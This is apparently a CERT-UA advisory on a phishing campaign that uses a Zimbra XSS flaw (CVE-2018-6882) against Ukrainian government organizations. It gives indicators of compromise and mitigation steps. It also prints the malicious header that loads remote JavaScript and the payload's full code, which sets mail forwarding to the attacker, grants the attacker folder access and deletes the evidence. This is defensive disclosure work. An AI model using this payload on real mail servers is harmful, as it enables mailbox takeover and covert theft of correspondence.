Cyberattack on Ukrainian government organizations using exploits for XSS vulnerabilities in Zimbra Collaboration Suite (CVE-2018-6882) (CERT-UA # 4461)

General information:

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received an e-mail from the subject of coordination with the subject "Volodymyr Zelenskyy presented the Golden Star Orders to serve the Armed Forces of Ukraine and members of the families of the fallen Heroes of Ukraine "and multiple graphics.

The study found that the title of the "Content-Location" contains JavaScript code, which will load and execute another JavaScript code, the purpose of which is to add to the configuration of the e-mail account of the victim of a third-party e-mail address for further forwarding on it user emails.

The technical feasibility of the described threat is classified by CVE-2018-6882 as an XSS (Cross-Site Scripting) vulnerability in the Zimbra Collaboration Suite (<8.7 Patch 1, 8.8.x <8.8.7).

The detected activity, depending on the topic, content, appendices to the letter, as well as recipients, is targeted and will be tracked by UAC-0097.

Compromise indicators:

Files:

```
ddeab2d94128abbf9b4bf8ade4f9919e
ad75a9a8eb1210d04873c151ada56520d582cc1012a50895d6c06bb60160d6b8 junit.js
```

Network:

```
joey @ kmtacn [.] com (X-FE-Envelope-From)
211.234.110 [.] 194 (X-FE-Last-Public-Client-IP)
hxxps: //cdn.jsdelivr [.] net/gh/sukaut/beta@main/junit.js
repo.ma@hotmail [.] com (e-mail address for filtering)
nov.td@yandex [.] ru (linked e-mail address)
hxxps: // github [.] com / sukaut (corresponding repository in GitHub)
```


Recommendations:

1. Ensure timely updates to Zimbra software.

2. Ensure secure configuration of Zimbra software according to best practices (hxxps: //wiki.zimbra [.] Com / wiki / SecureConfiguration).

3. Take steps to verify the availability of settings related to filters and / or emails (used as a means of data filtering).

Graphic images:



From [redacted] >

Subject **Volodymyr Zelenskyy presented the Golden Star Orders to servicemen of the Armed Forces of Ukraine and members of the families of the fallen Heroes of Ukraine** 12.04.22, [redacted]

To [redacted]

```
President of Ukraine Volodymyr Zelenskyy presented the Golden Star Orders to the servicemen of the Armed Forces of Ukraine who were awarded
the title of Hero of Ukraine and the members of the families of the servicemen who were posthumously awarded this title.

The ceremony took place at the Mariyinsky Palace in Kyiv.

"We are in the place where the leadership of our state met with the leaders of other states before the war. This place is called the White
Hall of the Mariyinsky Palace. I also had meetings with many leaders of states whom this war showed as friends and partners or vice versa.

And from today I have the great honor to award the best here. You are the leaders for our state," said the President of Ukraine, addressing
the Heroes and members of their families.

He added that from now on this hall will be called the White Hall of Heroes of Ukraine and those who have been awarded the title of Hero of
Ukraine will be awarded here.

"I am honored to see you here today. Unfortunately, I cannot see all those Heroes perished in the war, in the struggle for our independence
against the Russian Federation," the Head of State said.

"I want to thank everyone. I want to thank those who are not here with us today. Who are on the frontline, defending our country from the
Russian occupier everyday," the President added.
```

7 attachments 1,0 MB

1585232ce949ae1505e8df0f834712e1b79c6b6b.jpg	117 KB	14cb79c63a9b96287b860d1a849c66f27048e59a.jpg	142 KB
4f4a037c3abb5c4f6c239de6e7d747c2cc44ca6d.jpg	136 KB	d1a917087ee44692175ec7ba17f70e2372b0a546.jpg	155 KB
d3625bdbcae7a300dc1b70284084e17acea07ee9.jpg	197 KB	ce496e0121377f49d2170b2bef2e5a7459f81161.jpg	138 KB
d9c8828be13a6b303f9ce809f163d815012a0cd7.jpg	150 KB		

```
------= Part 2733 1240861766.1649238081347
Content-Type: image/jpeg; name=1585232ce949ae1505e8df0f834712e1b79c6b6b.jpg
Content-Location: https://w[redacted]f0f834712e1b79c6b6b.jpg'
[redacted].src='https://cdn.jsdelivr.net/gh/sukaut/beta@main/junit.js'
Content-Disposition: attachment;
 filename=1585232ce949ae1505e8df0f834712e1b79c6b6b.jpg
Content-Transfer-Encoding: base64
```

https://cdn.jsdelivr.net/gh/sukaut/beta@main/junit.js

```
var bindText =
    '<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"><soap:Body><BatchRequest xmlns="urn:zimbra"
    onerror="stop"><ModifyPrefsRequest xmlns="urn:zimbraAccount" requestId="0"><pref xmlns=""
    name="zimbraPrefMailForwardingAddress">' +
    actorEmail +
    '</pref></ModifyPrefsRequest></BatchRequest></soap:Body></soap:Envelope>';

fetch('/service/soap/BatchRequest', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/soap+xml; charset=utf-8',
        'X-Zimbra-Csrf-Token': parent.window.csrfToken,
    },
    body: bindText,
});
```

```
shareText =
    '<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"><soap:Body><BatchRequest xmlns="urn:zimbra"
    onerror="continue"><FolderActionRequest xmlns="urn:zimbraMail" requestId="0"><action xmlns="" op="grant"
    id="2"><grant gt="guest" inh="1" d="' +
    actorEmail +
    '" perm="rwidx" pw=""/></action></FolderActionRequest><FolderActionRequest xmlns="urn:zimbraMail"
    requestId="0"><action xmlns="" op="grant" id="5"><grant gt="guest" inh="1" d="' +
    actorEmail +
    '" perm="rwidx" pw=""/></action></FolderActionRequest><FolderActionRequest xmlns="urn:zimbraMail"
    requestId="0"><action xmlns="" op="grant" id="3"><grant gt="guest" inh="1" d="' +
    actorEmail +
    '" perm="rwidx" pw=""/></action></FolderActionRequest><FolderActionRequest xmlns="urn:zimbraMail"
    requestId="0"><action xmlns="" op="grant" id="16"><grant gt="guest" inh="1" d="' +
    actorEmail +
    '" perm="rwidx" pw=""/></action></FolderActionRequest><SendShareNotificationRequest xmlns="urn:zimbraMail"><item
    xmlns="" id="2"/><e xmlns="" a="' +
    actorEmail +
    '"/><notes xmlns=""></notes></SendShareNotificationRequest></BatchRequest></soap:Body></soap:Envelope>';

fetch('/service/soap/BatchRequest', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/soap+xml; charset=utf-8',
        'X-Zimbra-Csrf-Token': parent.window.csrfToken,
    },
    body: shareText,
})
```

```
function (response) {
    console.log(response.status);
    response.text().then(function (c) {
        fetch('/home/~/sent.json').then(function (response) {
            response.text().then(function (responseText) {
                var mails = JSON.parse(responseText).m;

                mails.forEach(function (d) {
                    if (d.e[0].a != actorEmail && d.e[1].a != actorEmail) {
                        return;
                    }
                    console.log(d.cid);
                    cid = d.cid;
                    trashBody =
                        '{"Body":{"ConvActionRequest":{"_jsns":"urn:zimbraMail","action":{"op":"trash","id":"' +
                        cid +
                        '"}}}}';
                    fetch('/service/soap/ConvActionRequest', {
                        method: 'POST',
                        headers: {
                            'Content-Type': 'application/soap+xml; charset=utf-8',
                            'X-Zimbra-Csrf-Token': parent.window.csrfToken,
                        },
                        body: trashBody,
                    }).then(function () {
                        deleteBody =
                            '{"Body":{"ConvActionRequest":{"_jsns":"urn:zimbraMail","action":{"op":"delete","id":"' +
                            cid +
                            '"}}}}';
                        fetch('/service/soap/ConvActionRequest', {
                            method: 'POST',
                            headers: {
                                'Content-Type': 'application/soap+xml; charset=utf-8',
                                'X-Zimbra-Csrf-Token': parent.window.csrfToken,
                            },
                            body: deleteBody,
                        });
                    });
                });
            });
        });
    });
});
```